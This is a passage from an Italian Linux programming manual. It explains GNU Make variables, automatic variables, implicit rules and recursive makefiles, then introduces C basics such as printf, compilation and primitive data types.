Come già accennato, GNU Make eredita le variabili di ambiente come proprie variabili-macro, anche se poi queste possono essere ridefinite nello script. In ogni caso, il modo «normale» di assegnare un valore a una variabile, nel momento dell'avvio del programma '**make**', è quello di usare la riga di comando, per esempio, così:

$ **make "CFLAGS = -O" "LDFLAGS = -s"** ***obiettivo*** [*Invio*]

Si supponga di avere uno script come quello seguente e si osservi cosa succede con il comando appena mostrato:

```
CFLAGS = -gstabs
LDFLAGS = -S

all:
        @echo "CFLAGS:  $(CFLAGS)"
        @echo "LDFLAGS: $(LDFLAGS)"
```

$ **make "CFLAGS = -O" "LDFLAGS = -s"** ***obiettivo*** [*Invio*]

```
CFLAGS:  -O
LDFLAGS: -s
```

Pertanto, questo modo di passare il valore alle variabili di Make prende il sopravvento sulla dichiarazione interna di uno script.

571.7 Espansione e continuazione al di fuori dei comandi

Il testo di uno script di Make, quando non costituisce un comando da passare alla shell e non si tratta nemmeno di un commento, può essere espanso, sia a causa dell'uso di variabili, sia per la presenza di caratteri che si espandono in nomi di file, come si fa comunemente per le shell POSIX (quindi si possono usare l'asterisco, il punto interrogativo e le parentesi quadre, con lo stesso significato che hanno per una shell POSIX e si possono anche proteggere i simboli, contro l'espansione, facendoli precedere da una barra obliqua inversa: '\'). Inoltre, è possibile continuare il testo su più righe, usando il simbolo '\' alla fine della riga che deve continuare. L'esempio che appare sotto serve a mostrare l'effetto dell'espansione, ma non è un modello da seguire, perché in pratica si creerebbero delle complicazioni:

```
prog: *.o
        $(LD) $(LDFLAGS) -o prog *.o
```

In questo caso, la realizzazione del file '`prog`' dipende da tutti i file-oggetto presenti nella directory corrente. L'esempio non è utile in generale, perché se tali file sono assenti viene meno la realizzazione dell'obiettivo. È comunque interessante osservare che l'espansione di '`*.o`' nell'elenco delle dipendenze avviene per opera di Make, mentre ciò che appare nel comando viene espanso dalla shell.

571.8 Variabili automatiche

Alcune variabili non possono essere dichiarate e nemmeno modificate nel loro contenuto. Si tratta delle ***variabili automatiche***, composte da un solo carattere. Per esempio, la variabile '`@`' rappresenta l'obiettivo attuale, ma per espandere il suo contenuto è sufficiente scrivere '`$@`', senza bisogno di parentesi.

Per espandere una variabile si possono sempre evitare le parentesi se il nome di questa è composto da un solo carattere; tuttavia, si preferisce rinunciare alle parentesi solo quando si tratta precisamente di variabili automatiche.

Tabella 571.28. Alcune variabili automatiche.

Variabile automatica	Significato
`*`	Il nome dell'obiettivo attuale, ma senza suffisso; se l'obiettivo non ha suffisso, la variabile risulta vuota.
`@`	L'obiettivo attuale, completo.
`<`	La voce che costituisce la prima dipendenza (quella più a sinistra).
`?`	L'elenco delle dipendenze associate a file che sono più recenti di quello che rappresenta l'obiettivo.
`^`	L'elenco di tutte le dipendenze previste.
`$`	Si espande semplicemente nel simbolo '`$`' e, come per tutte le variabili automatiche, va usato aggiungendo un altro dollaro: '`$$`'. In pratica, nei comandi, le variabili di ambiente vanno annotate raddoppiando il simbolo dollaro; per esempio: '`$$HOME`'.

Per comprendere meglio il significato della descrizione fatta nella tabella precedente, si consideri di disporre dei file seguenti: '`uno.c`', '`due.c`', '`somma.o`'. Inoltre, si suppone che solo '`due.c`' abbia una data di modifica successiva a quella di '`somma.o`'. A tale proposito, si consideri lo script seguente:

```
somma.o: uno.c due.c
        @echo \$$\* = $*
        @echo \$$@ = $@
        @echo \$$\< = $<
        @echo \$$\? = $?
        @echo \$$\^ = $^
```

Se viene avviato, si può leggere lo stato delle variabili automatiche:

$ **make** [*Invio*]

```
$* = somma
$@ = somma.o
```

```
$< = uno.c
$? = due.c
$^ = uno.c due.c
```

Come si può vedere, in questo caso la variabile automatica '`?`' consentirebbe di individuare le dipendenze per le quali si richiede una nuova compilazione.

È importante notare che le variabili automatiche possono essere usate solo all'interno di comandi, perché il loro contenuto si definisce dopo la dichiarazione dell'obiettivo e delle sue dipendenze.

571.9 Regole implicite

Le regole implicite sono quelle che descrivono degli obiettivi predefiniti, nel modo più logico possibile. Come già accennato altrove nel capitolo, queste regole definiscono i comandi attraverso delle variabili che è possibile controllare.

Tabella 571.31. Comandi comuni di regole implicite.

Comando	Condizione di utilizzo
`$(CC) -c $(CPPFLAGS) $(CFLAGS)` ***nome***`.c`	Se si richiede la realizzazione dell'obiettivo denominato ***nome.o*** ed esiste il file '***nome***`.c`'.
`$(CXX) -c $(CPPFLAGS) $(CXXFLAGS)` ***nome***`.cc` `$(CXX) -c $(CPPFLAGS) $(CXXFLAGS)` ***nome***`.cpp`	Se si richiede la realizzazione dell'obiettivo denominato ***nome.o*** ed esiste il file '***nome***`.cc`' o '***nome***`.cpp`'.
`$(AS) $(ASFLAGS)` ***nome***`.s`	Se si richiede la realizzazione dell'obiettivo denominato ***nome.o*** ed esiste il file '***nome***`.s`'. Se il file '***nome***`.s`' è assente ma al suo posto esiste '***nome***`.S`', allora il primo viene generato dal comando successivo.
`$(CPP) $(CPPFLAGS)` ***nome***`.S`	Se si richiede la realizzazione dell'obiettivo denominato ***nome.s*** ed esiste il file '***nome***`.S`'.
`$(CC) $(LDFLAGS)` ***nome***`.o $(LOADLIBES) $(LDLIBS)`	Se si richiede la realizzazione dell'obiettivo denominato ***nome*** ed esiste il file '***nome***`.o`'.

Naturalmente, le regole implicite si concatenano tra di loro. Per esempio, si suppone di disporre del file '`prova.c`' e di volerlo compilare utilizzando Make nel modo seguente:

`$` **`make prova`** [*Invio*]

Si sta facendo riferimento all'obiettivo '**`prova`**' che si intende non sia stato dichiarato nello script di Make. Pertanto, per realizzare questo obiettivo, Make deve cercare una regola implicita appropriata e in questo caso è quella che serve a collegare un file oggetto '`prova.o`':

```
prova: prova.o
        $(CC) $(LDFLAGS) prova.o $(LOADLIBES) $(LDLIBS)
```

Questa regola implicita, evidentemente, dipende da un'altra regola che descrive in che modo viene ottenuto il file '`prova.o`'. Dal momento che Make trova il file '`prova.c`', la regola è questa:

```
prova.o: prova.c
        $(CC) -c $(CPPFLAGS) $(CFLAGS) prova.c
```

Di conseguenza viene eseguita la compilazione.

571.10 Uno script per ogni sottodirectory

Di solito si predispone uno script di Make per ogni sottodirectory che contenga qualcosa da costruire; poi, in una o in alcune directory si colloca uno script realizzato in modo da avviare lo stesso programma '**`make`**' nelle sottodirectory inferiori.

A titolo di esempio, si suppone di avere un progetto suddiviso in tre sottodirectory: '`mele/`', '`arance/`' e '`limoni/`'. All'interno di ogni sottodirectory c'è un file '`Makefile`'. Nella directory che contiene queste sottodirectory c'è un file '`Makefile`' con una regola per avviare sequenzialmente gli altri file equivalenti delle sottodirectory:

```
sub = mele arance limoni

all:
        for d in $(sub) ; do cd $$d ; $(MAKE) ; cd .. ; done
```

Viene usato un ciclo per la scansione delle sottodirectory che la shell interpreta così:

```
for d in mele arance limoni
do
    cd $d
    make
    cd ..
done
```

Ogni volta che si usa Make in questo modo, si dovrebbe vedere un avvertimento come quello seguente:

```
make[1]: Entering directory `/home/tizio/mele'
…
make[1]: Leaving directory `/home/tizio/mele'
make[1]: Entering directory `/home/tizio/arance'
…
make[1]: Leaving directory `/home/tizio/arance'
make[1]: Entering directory `/home/tizio/limoni'
…
make[1]: Leaving directory `/home/tizio/limoni'
```

Per lasciare a Make il controllo del ciclo di avvii nelle sottodirectory, si può usare un meccanismo differente, come quello che si vede nel listato successivo:

```
sub = mele arance limoni

all: $(sub)

$(sub): FORCE
        cd $@ && $(MAKE)

FORCE:
```

Si può vedere che l'obiettivo '**`all`**' (evidentemente un obiettivo fittizio), dipende dai nomi delle sottodirectory. Successivamente è dichiarata una regola con obiettivo multiplo, ovvero una regola che vale indifferentemente per i tre obiettivi di ogni sottodirectory (la variabile automatica '**`$@`**' si espande nel nome dell'obiettivo preso in considerazione effettivamente). Tale regola dipende però da un altro obiettivo, senza dipendenze e senza comandi, per il quale si è certi che non possa esistere un file con lo stesso nome.

Come mostrato in questi esempi, invece di scrivere il nome del programma eseguibile '**`make`**', è stata usata la variabile '**`MAKE`**', la quale riproduce il nome del comando usato per avviare l'interpretazione dello script. Per esempio, se per qualunque motivo il programma '**`make`**' fosse nominato in maniera differente o fosse usato al di fuori dei percorsi di ricerca per gli eseguibili, con la variabile '**`MAKE`**' si garantisce sempre di trovare lo stesso programma che risulta già in funzione.

571.11 Una regola per più obiettivi

La sezione precedente introduce il concetto di obiettivo multiplo, che però può risultare difficile da intendere con l'esempio mostrato, dal momento che si utilizza una variabile per esprimere l'elenco di obiettivi. Lo stesso esempio può essere tradotto così, senza l'uso di variabili:

```
all: mele arance limoni

mele arance limoni: FORCE
        cd $@ && $(MAKE)

FORCE:
```

Senza usare una regola del genere, occorrerebbe suddividere la stessa in tre (una per ogni singolo obiettivo):

```
…
mele: FORCE
        cd mele && $(MAKE)

arance: FORCE
        cd arance && $(MAKE)

limoni: FORCE
        cd limoni && $(MAKE)
…
```

Questo dovrebbe chiarire anche l'utilità della variabile automatica '**$@**', per individuare l'obiettivo preso effettivamente in considerazione in un dato momento.

571.12 Regole fittizie tipiche

Generalmente si organizza uno script di Make in modo da avere alcuni obiettivi fittizi, con cui eseguire le operazioni più comuni in modo complessivo. Tra questi, l'obiettivo più importante in assoluto è quello che deve essere eseguito in modo predefinito (ovvero il primo) e generalmente viene chiamato '**all**'. Tale obiettivo serve di norma per indicare soltanto delle dipendenze da soddisfare.

Tabella 571.40. Obiettivi fittizi comuni.

Obiettivo	Significato comune
`all`	Le azioni da compiere quando non si indica alcun obiettivo in modo esplicito.
`clean`	I comandi da eseguire per cancellare i file oggetto, i binari già compilati ed eventualmente altri file temporanei.
`install`	I comandi necessari a installare i programmi dopo la compilazione.

Stando alla tabella appena mostrata, si può ricordare che le fasi tipiche di un'installazione di un programma distribuito in forma sorgente sono appunto quelle seguenti:

1. `#` **`make`** [*Invio*]

   Richiama automaticamente l'obiettivo '**all**', coincidente con i comandi necessari per la compilazione del programma.

2. `#` **`make install`** [*Invio*]

   Provvede a installare gli eseguibili compilati nella loro destinazione prevista.

Supponendo di avere realizzato un programma, denominato '`mio_prog.c`', il cui eseguibile debba essere installato nella directory '`/usr/local/bin/`', si potrebbe utilizzare uno script composto come l'esempio seguente, dove l'obiettivo '**all**' richiama la dipendenza dal programma '**mio_prog**' che viene soddisfatta in modo implicito:

```
all: mio_prog

clean:
        rm -f core *.o mio_prog

install:
        cp mio_prog /usr/local/bin
```

571.13 Variabili per l'installazione

In uno script di Make realizzato per la compilazione di un programma (composto eventualmente da uno o più file eseguibili) e per la sua installazione successiva, sono presenti normalmente alcune variabili, più o meno standardizzate, per descrivere la collocazione finale dei file. Alcune di queste variabili sono elencate nella tabella successiva.

Tabella 571.42. Alcune variabili usate comunemente per definire l'installazione.

Variabile	Utilizzo
`prefix`	La variabile '**`prefix`**' viene usata normalmente come punto di partenza da cui traggono origine altre variabili più specifiche. Di solito, il valore dato a questa variabile per la distribuzione di un pacchetto sorgente è '`/usr/local/`', dove poi chi compila e installa deve attribuire un valore che per sé possa essere più appropriato.
`exec_prefix`	La variabile '**`exec_prefix`**' rappresenta il punto di riferimento iniziale per l'installazione dei file eseguibili e di solito corrisponde al contenuto di '**`prefix`**'.
`bindir`	Rappresenta la directory in cui vanno installati i file eseguibili a disposizione di tutti gli utenti e corrisponde normalmente alla directory '`bin/`' successiva al contenuto di '**`exec_prefix`**'. Pertanto, se '**`prefix`**' e '**`exec_prefix`**' indicano '`/usr/local/`', '**`bindir`**' indica normalmente '`/usr/local/bin/`'.
`sbindir`	Rappresenta la directory in cui vanno installati i file eseguibili utili per l'amministrazione e corrisponde normalmente alla directory '`sbin/`' successiva al contenuto di '**`exec_prefix`**'.

Uno script che usa queste variabili potrebbe essere realizzato così:

```
prefix = /usr/local
exec_prefix = $(prefix)
bindir=$(exec_prefix)/bin

all: mio_prog

clean:
        rm -f core *.o mio_prog

install:
        cp mio_prog $(bindir)
```

571.14 Definizione della shell

In linea di principio, la shell usata per eseguire i comandi contenuti nelle regole di uno script di Make è '/bin/sh'. Tuttavia, il nome e il percorso esatto possono essere controllati attraverso la variabile '**SHELL**'. In generale può essere conveniente aggiungere nello script la dichiarazione seguente, in modo da non avere sorprese:

```
SHELL = /bin/sh
```

Per esempio, utilizzando GNU Make occorre considerare che le variabili di ambiente sono ereditate e la presenza eventuale di una variabile '**SHELL**' potrebbe creare problemi: è per questo che la dichiarazione suggerita può essere conveniente.

Evidentemente, nello stesso modo descritto è possibile cambiare la shell che interpreta i comandi, ma ciò è sicuramente sconsigliabile, nell'ottica della creazione di script «standard».

571.15 Installazione dei programmi

È il caso di osservare che, normalmente, l'installazione dei programmi, ovvero la loro copia nella destinazione finale, dopo la compilazione, si esegue con il programma '**install**' (eventualmente si veda il capitolo 182). Il motivo di questa scelta sta normalmente nella facilità con cui, assieme alla copia, si definiscono i permessi e la proprietà del file nella destinazione. Lo script seguente riprende gli ultimi esempi e concetti già visti:

```
SHELL = /bin/sh
prefix = /usr/local
exec_prefix = $(prefix)
bindir=$(exec_prefix)/bin

all: mio_prog

clean:
	rm -f core *.o mio_prog

install:
	install -o root -g bin -m 755 mio_prog $(bindir)
```

571.16 Riferimenti

- Richard M. Stallman, Roland McGrath and Paul D. Smith, *GNU Make: A Program for Directing Recompilation*, ISBN 1-882114-83-3

  ⟨*http://www.gnu.org/doc/book8.html* ⟩

  ⟨*http://www.gnu.org/software/make/manual/* ⟩

- *How to write a Makefile*

  ⟨*http://www.hsrl.rutgers.edu/ug/make_help.html* ⟩

[1] Lo script di Make potrebbe essere nominato anche in altri modi, per esempio senza l'iniziale maiuscola (quindi solo '`makefile`') ma in generale conviene attenersi al suggerimento di usare il nome '`Makefile`' che, in un elenco ordinato per nome dei file di una directory, ha il vantaggio di apparire prima di altri a causa dell'iniziale maiuscola.

[2] Nel caso di GNU Make esiste una direttiva apposita per dichiarare quali obiettivi sono fittizi (*phoney*).

[3] GNU Make offre un meccanismo più accurato per impedire che un obiettivo fittizio sia bloccato da un file, ma il metodo mostrato è valido in generale.

[4] Nel caso di GNU Make, nella ricerca del primo obiettivo si escludono i nomi che iniziano con un punto, dal momento che a quelli viene dato un significato particolare.

[5] Di solito il fallimento di un obiettivo può comportare la cancellazione contestuale del file corrispondente all'obiettivo mancato, anche se si tratta di una versione precedente.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXIII

Programmare 2

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxxix

Introduzione al linguaggio C

Capitolo 572

Linguaggio C: nozioni minime

Il linguaggio C è il fondamento dei sistemi Unix. Un minimo di conoscenza di questo linguaggio è importante per districarsi tra i programmi distribuiti in forma sorgente, pur senza volerli modificare.

Il linguaggio C richiede la presenza di un compilatore per generare un file eseguibile (o interpretabile) dal kernel. Se si dispone di un sistema GNU con i cosiddetti «strumenti di sviluppo», intendendo con questo ciò che serve a ricompilare il kernel, si dovrebbe disporre di tutto quello che è necessario per provare gli esempi di questi capitoli.

572.1 Struttura fondamentale

Il contenuto di un sorgente in linguaggio C può essere suddiviso in tre parti: commenti, direttive del precompilatore e istruzioni C. I commenti vanno aperti e chiusi attraverso l'uso dei simboli '`/*`' e '`*/`'; se poi il compilatore è conforme a standard più recenti, è ammissibile anche l'uso di '`//`' per introdurre un commento che termina alla fine della riga.

```
/* Questo è un commento che continua
   su più righe e finisce qui. */

// Qui inizia un altro commento che termina alla fine della riga;
// pertanto, per ogni riga va ripetuta la sequenza "//" di apertura.
```

Le direttive del precompilatore rappresentano un linguaggio che guida alla compilazione del codice vero e proprio. L'uso più comune di queste direttive viene fatto per includere porzioni di codice sorgente esterne al file. È importante fare attenzione a non confondersi, dal momento che tali istruzioni iniziano con il simbolo '`#`': non si tratta di commenti.

Il programma C tipico richiede l'inclusione di codice esterno composto da file che terminano con l'estensione '`.h`'. La libreria che viene inclusa più frequentemente è quella necessaria alla gestione dei flussi di standard input, standard output e standard error; si dichiara il suo utilizzo nel modo seguente:

```
#include <stdio.h>
```

Le istruzioni C terminano con un punto e virgola ('`;`') e i raggruppamenti di queste (noti come «istruzioni composte») si fanno utilizzando le parentesi graffe ('`{ }`').[1]

istruzione **;**

{ ***istruzione*** **;** ***istruzione*** **;** ***istruzione*** **;** }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale. L'istruzione nulla viene rappresentata utilizzando un punto e virgola da solo.

I nomi scelti per identificare ciò che si utilizza all'interno del programma devono seguire regole determinate, definite dal compilatore C a disposizione. Ma per cercare di scrivere codice portabile in altre piattaforme, conviene evitare di sfruttare caratteristiche speciali del proprio ambiente. In particolare:

- un nome può iniziare con una lettera alfabetica e continuare con altre lettere, cifre numeriche e il trattino basso;
- in teoria i nomi potrebbero iniziare anche con il trattino basso, ma è sconsigliabile farlo, se non ci sono motivi validi per questo;[2]
- nei nomi si distinguono le lettere minuscole da quelle maiuscole (pertanto, '**Nome**' è diverso da '**nome**' e da tante altre combinazioni di minuscole e maiuscole).

La lunghezza dei nomi può essere un elemento critico; generalmente la dimensione massima dovrebbe essere di 32 caratteri, ma ci sono versioni di C che ne possono accettare solo una quantità inferiore. In particolare, il compilatore GNU ne accetta molti di più di 32. In ogni caso, il compilatore non rifiuta i nomi troppo lunghi, semplicemente non ne distingue più la differenza oltre un certo punto.

Il codice di un programma C è scomposto in funzioni, dove normalmente l'esecuzione del programma corrisponde alla chiamata della funzione '**main()**'. Questa funzione può essere dichiarata senza parametri, '**int main (void)**', oppure con due parametri precisi: '**int main (int argc, char *argv[])**'.

572.2 Ciao mondo!

Come sempre, il modo migliore per introdurre a un linguaggio di programmazione è di proporre un esempio banale, ma funzionante. Al solito si tratta del programma che emette un messaggio e poi termina la sua esecuzione.

```
/*
 *      Ciao mondo!
 */

#include <stdio.h>

/* La funzione main() viene eseguita automaticamente all'avvio. */
int main (void)
{
    /* Si limita a emettere un messaggio. */
    printf ("Ciao mondo!\n");
}
```

Nel programma sono state inserite alcune righe di commento. In particolare, all'inizio, l'asterisco che si trova nella seconda riga ha soltanto un significato estetico, per guidare la vista verso la conclusione del commento stesso.

Il programma si limita a emettere la stringa «Ciao Mondo!» seguita da un codice di interruzione di riga, rappresentato dal simbolo '**\n**'.

572.2.1 Compilazione

Per compilare un programma scritto in C si utilizza generalmente il comando '**`cc`**', anche se di solito si tratta di un collegamento simbolico al vero compilatore che si ha a disposizione. Supponendo di avere salvato il file dell'esempio con il nome '`ciao.c`', il comando per la sua compilazione è il seguente:

`$` **`cc ciao.c`** [*Invio*]

Quello che si ottiene è il file '`a.out`' che dovrebbe già avere i permessi di esecuzione.

`$` **`./a.out`** [*Invio*]

```
Ciao mondo!
```

Se si desidera compilare il programma definendo un nome diverso per il codice eseguibile finale, si può utilizzare l'opzione standard '**`-o`**'.

`$` **`cc -o ciao ciao.c`** [*Invio*]

Con questo comando, si ottiene l'eseguibile '**`ciao`**'.

`$` **`./ciao`** [*Invio*]

```
Ciao mondo!
```

In generale, se ciò è possibile, conviene chiedere al compilatore di mostrare gli avvertimenti (*warning*), senza limitarsi ai soli errori. Pertanto, nel caso il compilatore sia GNU C, è bene usare l'opzione '**`-Wall`**':

`$` **`cc -Wall -o ciao ciao.c`** [*Invio*]

572.2.2 Emissione dati attraverso «printf()»

L'esempio di programma presentato sopra si avvale della funzione '**`printf()`**'[3] per emettere il messaggio attraverso lo standard output. Questa funzione è più sofisticata di quanto possa apparire dall'esempio, in quanto permette di comporre il risultato da emettere. Negli esempi più semplici di codice C appare immancabilmente questa funzione, per cui è necessario descrivere subito, almeno in parte, il suo funzionamento.

`int printf (`***stringa_di_formato*** [`,` ***espressione***]...`);`

La funzione '**`printf()`**' emette attraverso lo standard output la stringa che costituisce il primo parametro, dopo averla rielaborata in base alla presenza di ***specificatori di conversione*** riferiti alle eventuali espressioni che compongono gli argomenti successivi; inoltre restituisce il numero di caratteri emessi.

L'utilizzo più semplice di '**`printf()`**' è quello che è già stato visto, cioè l'emissione di una stringa senza specificatori di conversione (il codice '**`\n`**' rappresenta un carattere preciso e non è uno specificatore, piuttosto si tratta di una cosiddetta sequenza di escape).

```
printf ("Ciao mondo!\n");
```

La stringa può contenere degli specificatori di conversione del tipo '**%d**', '**%c**', '**%f**',... e questi fanno ordinatamente riferimento agli argomenti successivi. L'esempio seguente fa in modo che la stringa incorpori il valore del secondo argomento nella posizione in cui appare '**%d**':

```
printf ("Totale fatturato: %d\n", 12345);
```

Lo specificatore di conversione '**%d**' stabilisce anche che il valore in questione deve essere trasformato secondo una rappresentazione decimale intera. Per cui, il risultato diviene esattamente quello che ci si aspetta.

```
Totale fatturato: 12345
```

572.3 Variabili e tipi

I tipi di dati elementari gestiti dal linguaggio C dipendono dall'architettura dell'elaboratore sottostante. In questo senso, volendo fare un discorso generale, è difficile definire la dimensione delle variabili numeriche; si possono dare solo delle definizioni relative. Solitamente, il riferimento è dato dal tipo numerico intero ('**int**') la cui dimensione in bit corrisponde a quella della ***parola***, ovvero dalla capacità dell'unità aritmetico-logica del microprocessore, oppure a qualunque altra entità che il microprocessore sia in grado di gestire con la massima efficienza. In pratica, con l'architettura x86 a 32 bit, la dimensione di un intero normale è di 32 bit, ma rimane la stessa anche con l'architettura x86 a 64 bit.

I documenti che descrivono lo standard del linguaggio C, definiscono la «dimensione» di una variabile come ***rango*** (*rank*).

572.3.1 Bit, byte e caratteri

A proposito della gestione delle variabili, esistono pochi concetti che sembrano rimanere stabili nel tempo. Il riferimento più importante in assoluto è il byte, che per il linguaggio C è almeno di 8 bit, ma potrebbe essere più grande. Dal punto di vista del linguaggio C, il byte è l'elemento più piccolo che si possa indirizzare nella memoria centrale, questo anche quando la memoria fosse organizzata effettivamente a parole di dimensione maggiore del byte. Per esempio, in un elaboratore che suddivide la memoria in blocchi da 36 bit, si potrebbero avere byte da 9, 12, 18 bit o addirittura 36 bit.[4]

Una volta definito il byte, si considera che il linguaggio C rappresenti ogni variabile scalare come una sequenza continua di byte; pertanto, tutte le variabili scalari sono rappresentate come multipli di byte; di conseguenza anche le variabili strutturate lo sono, con la differenza che in tal caso potrebbero inserirsi dei «buchi» (in byte), dovuti alla necessità di allineare i dati in qualche modo.

Il tipo '**char**' (carattere), indifferentemente se si considera o meno il segno, rappresenta tradizionalmente una variabile numerica che occupa esattamente un byte, pertanto, spesso si confondono i termini «carattere» e «byte», nei documenti che descrivono il linguaggio C.

A causa della capacità limitata che può avere una variabile di tipo '**char**', il linguaggio C distingue tra un insieme di caratteri «minimo» e un insieme «esteso», da rappresentare però in altra forma.

572.3.2 Tipi primitivi

I tipi di dati primitivi rappresentano un valore **numerico** singolo, nel senso che anche il tipo '**char**' viene trattato come un numero. Il loro elenco essenziale si trova nella tabella 572.9.

Tabella 572.9. Elenco dei tipi comuni di dati primitivi elementari in C.

Tipo	Descrizione
`char`	Carattere (generalmente di 8 bit).
`int`	Intero normale.
`float`	Virgola mobile a precisione singola.
`double`	Virgola mobile a precisione doppia.

Come già accennato, non si può stabilire in modo generale quali siano le dimensioni esatte in bit dei vari tipi di dati, ovvero il rango, in quanto l'elemento certo è solo la relazione tra loro.

$$\text{char} \leq \text{int} \leq \text{float} \leq \text{double}$$

Questi tipi primitivi possono essere estesi attraverso l'uso di alcuni qualificatori: '**short**', '**long**', '**long long**', '**signed**'[5] e '**unsigned**'.[6] I primi tre si riferiscono al rango, mentre gli altri modificano il modo di valutare il contenuto di alcune variabili. La tabella 572.11 riassume i vari tipi primitivi con le combinazioni ammissibili dei qualificatori.

Tabella 572.11. Elenco dei tipi comuni di dati primitivi in C assieme ai qualificatori usuali.

Tipo	Abbreviazione	Descrizione
`char`		Tipo '**char**' per il quale non conta sapere se il segno viene considerato o meno.
`signed char`		Tipo '**char**' usato numericamente con segno.
`unsigned char`		Tipo '**char**' usato numericamente senza segno.
`short int` `signed short int`	`short` `signed short`	Intero più breve di '**int**', con segno.
`unsigned short int`	`unsigned short`	Tipo '**short**' senza segno.
`int` `signed int`		Intero normale, con segno.
`unsigned int`	`unsigned`	Tipo '**int**' senza segno.
`long int` `signed long int`	`long` `signed long`	Intero più lungo di '**int**', con segno.

Tipo	Abbreviazione	Descrizione
`unsigned long int`	`unsigned long`	Tipo '**`long`**' senza segno.
`long long int` `signed long long int`	`long long` `signed long long`	Intero più lungo di '**`long int`**', con segno.
`unsigned long long int`	`unsigned long long`	Tipo '**`long long`**' senza segno.
`float`		Tipo a virgola mobile a precisione singola.
`double`		Tipo a virgola mobile a precisione doppia.
`long double`		Tipo a virgola mobile «più lungo» di '**`double`**'.

Così, il problema di stabilire le relazioni di rango si complica:

$$\text{char} \leq \text{short} \leq \text{int} \leq \text{long} \leq \text{long long}$$
$$\text{float} \leq \text{double} \leq \text{long double}$$

I tipi '**`long`**' e '**`float`**' potrebbero avere un rango uguale, altrimenti non è detto quale dei due sia più grande.

Il programma seguente, potrebbe essere utile per determinare il rango dei vari tipi primitivi nella propria piattaforma.[7]

```
#include <stdio.h>

int main (void)
{
    printf ("char          %d\n", (int) sizeof (char));
    printf ("short int     %d\n", (int) sizeof (short int));
    printf ("int           %d\n", (int) sizeof (int));
    printf ("long int      %d\n", (int) sizeof (long int));
    printf ("long long int %d\n", (int) sizeof (long long int));
    printf ("float         %d\n", (int) sizeof (float));
    printf ("double        %d\n", (int) sizeof (double));
    printf ("long double   %d\n", (int) sizeof (long double));
    return 0;
}
```

Il risultato potrebbe essere simile a quello seguente:

```
char          1
short int     2
int           4
long int      4
long long int 8
float         4
```

```
double        8
long double   12
```

I numeri rappresentano la quantità di caratteri, nel senso di valori '**`char`**', per cui il tipo '**`char`**' dovrebbe sempre avere una dimensione unitaria.[8]

I tipi primitivi di variabili mostrati sono tutti utili alla memorizzazione di valori numerici, a vario titolo. A seconda che il valore in questione sia trattato con segno o senza segno, varia lo spettro di valori che possono essere contenuti.

Nel caso di interi ('**`char`**', '**`short`**', '**`int`**', '**`long`**' e '**`long long`**'), la variabile può essere utilizzata per tutta la sua estensione a contenere un numero binario. Pertanto, quando la rappresentazione è senza segno, il massimo valore ottenibile è $(2^n)-1$, dove n rappresenta il numero di bit a disposizione. Quando invece si vuole trattare il dato come un numero con segno, il valore numerico massimo ottenibile è circa la metà (se si usa la rappresentazione dei valori negativi in complemento a due, l'intervallo di valori va da $(2^{n-1})-1$ a $-(2^{n-1})$)

Nel caso di variabili a virgola mobile non c'è più la possibilità di rappresentare esclusivamente valori senza segno; inoltre, più che esserci un limite nella grandezza rappresentabile, c'è soprattutto un limite nel grado di approssimazione.

Le variabili '**`char`**' sono fatte, in linea di principio, per contenere il codice di rappresentazione di un carattere, secondo la codifica utilizzata nel sistema. Generalmente si tratta di un dato di 8 bit, ma non è detto che debba sempre essere così. A ogni modo, il fatto che questa variabile possa essere gestita in modo numerico, permette una facile conversione da lettera a codice numerico corrispondente.

Un tipo di valore che non è stato ancora visto è quello logico: *Vero* è rappresentato da un qualsiasi valore numerico intero diverso da zero, mentre *Falso* corrisponde a zero.

572.3.3 Costanti letterali comuni

Quasi tutti i tipi di dati primitivi hanno la possibilità di essere rappresentati in forma di costante letterale. In particolare, si distingue tra:

- costanti carattere, rappresentate da un carattere alfanumerico racchiuso tra apici singoli, come '**`'A'`**', '**`'B'`**',...;
- costanti intere, rappresentate da un numero senza decimali, e a seconda delle dimensioni può trattarsi di uno dei vari tipi di interi (escluso '**`char`**');
- costanti con virgola, rappresentate da un numero con decimali (un punto seguito da altre cifre, anche se si tratta solo di zeri) che, indipendentemente dalle dimensioni, di norma sono di tipo '**`double`**'.

Per esempio, 123 è generalmente una costante '**`int`**', mentre 123.0 è una costante '**`double`**'.

Le costanti che esprimono valori interi possono essere rappresentate con diverse basi di numerazione, attraverso l'indicazione di un prefisso: '**`0`*n***', dove ***n*** contiene esclusivamente cifre da zero a sette, viene inteso come un numero in base otto; '**`0x`*n***' o '**`0X`*n***', dove ***n*** può contenere le cifre numeriche consuete, oltre alle lettere da «A» a «F» (minuscole o maiuscole, indifferentemente) viene trattato come un numero in base sedici; negli altri casi, un numero composto con cifre da zero a nove è interpretato in base dieci.

Per quanto riguarda le costanti che rappresentano numeri con virgola, oltre alla notazione '***intero . decimali***' si può usare la notazione scientifica. Per esempio, '**`7e+15`**' rappresenta l'equivalente di 7·(10^{15}), cioè un sette con 15 zeri. Nello stesso modo, '**`7e-5`**', rappresenta l'equivalente di 7·(10^{-5}), cioè 0,00007.

Il tipo di rappresentazione delle costanti numeriche, intere o con virgola, può essere specificato aggiungendo un suffisso, costituito da una o più lettere, come si vede nelle tabelle successive. Per esempio, '**`123UL`**' è un numero di tipo '**`unsigned long int`**', mentre '**`123.0F`**' è un tipo '**`float`**'. Si osservi che il suffisso può essere composto, indifferentemente, con lettere minuscole o maiuscole.

Tabella 572.15. Suffissi per le costanti che esprimono valori interi.

Suffisso	Descrizione
assente	In tal caso si tratta di un intero «normale» o più grande, se necessario.
`U`	Tipo senza segno ('**`unsigned`**').
`L`	Intero più grande della dimensione normale ('**`long`**').
`LL`	Intero molto più grande della dimensione normale ('**`long long`**').
`UL`	Intero senza segno, più grande della dimensione normale ('**`unsigned long`**').
